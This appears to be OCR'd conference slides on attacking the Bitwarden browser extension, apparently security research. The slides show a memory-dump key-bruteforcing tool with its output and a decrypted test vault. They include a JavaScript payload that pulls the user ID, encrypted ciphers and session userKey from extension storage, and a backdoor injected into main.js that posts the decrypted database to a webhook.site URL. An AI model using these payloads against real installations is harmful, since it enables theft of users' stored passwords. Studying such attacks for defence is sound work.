
4. Parse encryption key candidates from the dump
5. Test them against the encrypted database



```
┌──[/workspace/procdump]
└─▪ python3 bw_decrypt.py --dump chrome.dmp --database encrypted_database.json

Parsing memory dump.. found 9 encryption key candidates!
Bruteforcing database..
Found a valid decryption key: 1b16dba21cb189391eb6ad240c94391d50cbf5695eb3d79d81c7caad9d6e1507

Decrypted database written to decrypted.json!
```

Demo Time!

6. Profit?



```
┌──[/workspace/procdump]
└──╼ jq '.[].login' decrypted.json
{
  "username": "bw-brucon-study@protonmail.com",
  "password": "P@$$w0rd!!P@$$w0rd!!",
  "passwordRevisionDate": null,
  "totp": null,
  "autofillOnPageLoad": null,
  "uris": [
    {
      "match": null,
      "uri": "https://example.com",
      "uriChecksum": "EAaArVRs5qV39C9S3zO0z9ynVoWeZkuNfeMpsVDQnOk="
    }
  ]
}
```

JavaScript-based Extractions

How is Bitwarden data stored?


Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Decryption Key	Extension Session Storage JavaScript variables	Memory
Decrypted Database	JavaScript variables	Memory

JavaScript has access!

JavaScript is a prime target


- Can access every piece of critical data
- Attack paths:
  - Execute JavaScript in the context of the extension
  - Backdoor existing JavaScript pages

JavaScript Payload #1




```
> // Get user ID from extension's local storage
  chrome.storage.local.get("global_account_accounts", acc => {
    const id = Object.keys(JSON.parse(acc.global_account_accounts.value))[0];

    // Get ciphers from extension's local storage
    const ciphersKey = `user_${id}_ciphers_ciphers`;
    chrome.storage.local.get(ciphersKey, items => {
      const ciphers = JSON.parse(items[ciphersKey].value);

      // Get crypto userKey from extension's session storage
      const cryptoKey  = `user_${id}_crypto_userKey`;
      chrome.storage.session.get(cryptoKey, sitems => {
        const userKey = JSON.parse(sitems[cryptoKey].value);

        console.log("User ID:", id);
        console.log("Ciphers:", ciphers);
        console.log("Crypto UserKey:", userKey);
      });
    });
  });
```

JavaScript Backdoor Targets



main.js


```
getAllDecrypted(e) {
    return yS(this, void 0, void 0, (function* () {
        const t = yield this.getDecryptedCiphers(e);
        if (null != t && 0 !== t.length) return yield this.reindexCiphers(e), t;
        const i = yield this.decryptCiphers(yield this.getAll(e), e);
        if (null == i) return [];
        const [n, r] = i;
        return yield this.setDecryptedCipherCache(n, e), yield this.setFailedDecrypte
    }))
```



background.js

```
decrypt(e, t) {
    return Tee(this, void 0, void 0, (function*() {
        return (0,
        w._)(this.sdkService.userClient$(t).pipe((0,
        a.T)((t => {
            var i, n;
            const s = {
                stack: [],
                error: void 0,
                hasError: !1
```

JavaScript Payload #2




main.js

```
const i = yield this.decryptCiphers(yield this.getAll(e), e);

// write decrypted database to local storage
browser.storage.local.set({ exfiltration: btoa(JSON.stringify(i)) });

// send decrypted database in an HTTP request
fetch('https://webhook.site/acd67f54-2458-daf99-8956c78bb3390'), {
  method: 'POST',
  body: JSON.stringify(i)
}
```

Abuse Browser Debugging Features

Chrome Remote Debugging

> WebSocket API to Chrome Dev Tools



Chrome DevTools Protocol

The **Chrome DevTools Protocol** allows for tools to instrument, inspect, debug and profile Chromium, Chrome and other Blink-based browsers. Many existing projects currently use the protocol. The Chrome DevTools uses this protocol and the team maintains its API.

Instrumentation is divided into a number of domains (DOM, Debugger, Network etc.). Each domain defines a number of commands it supports and events it generates. Both commands and events are serialized JSON objects of a fixed structure.

Protocol API Docs

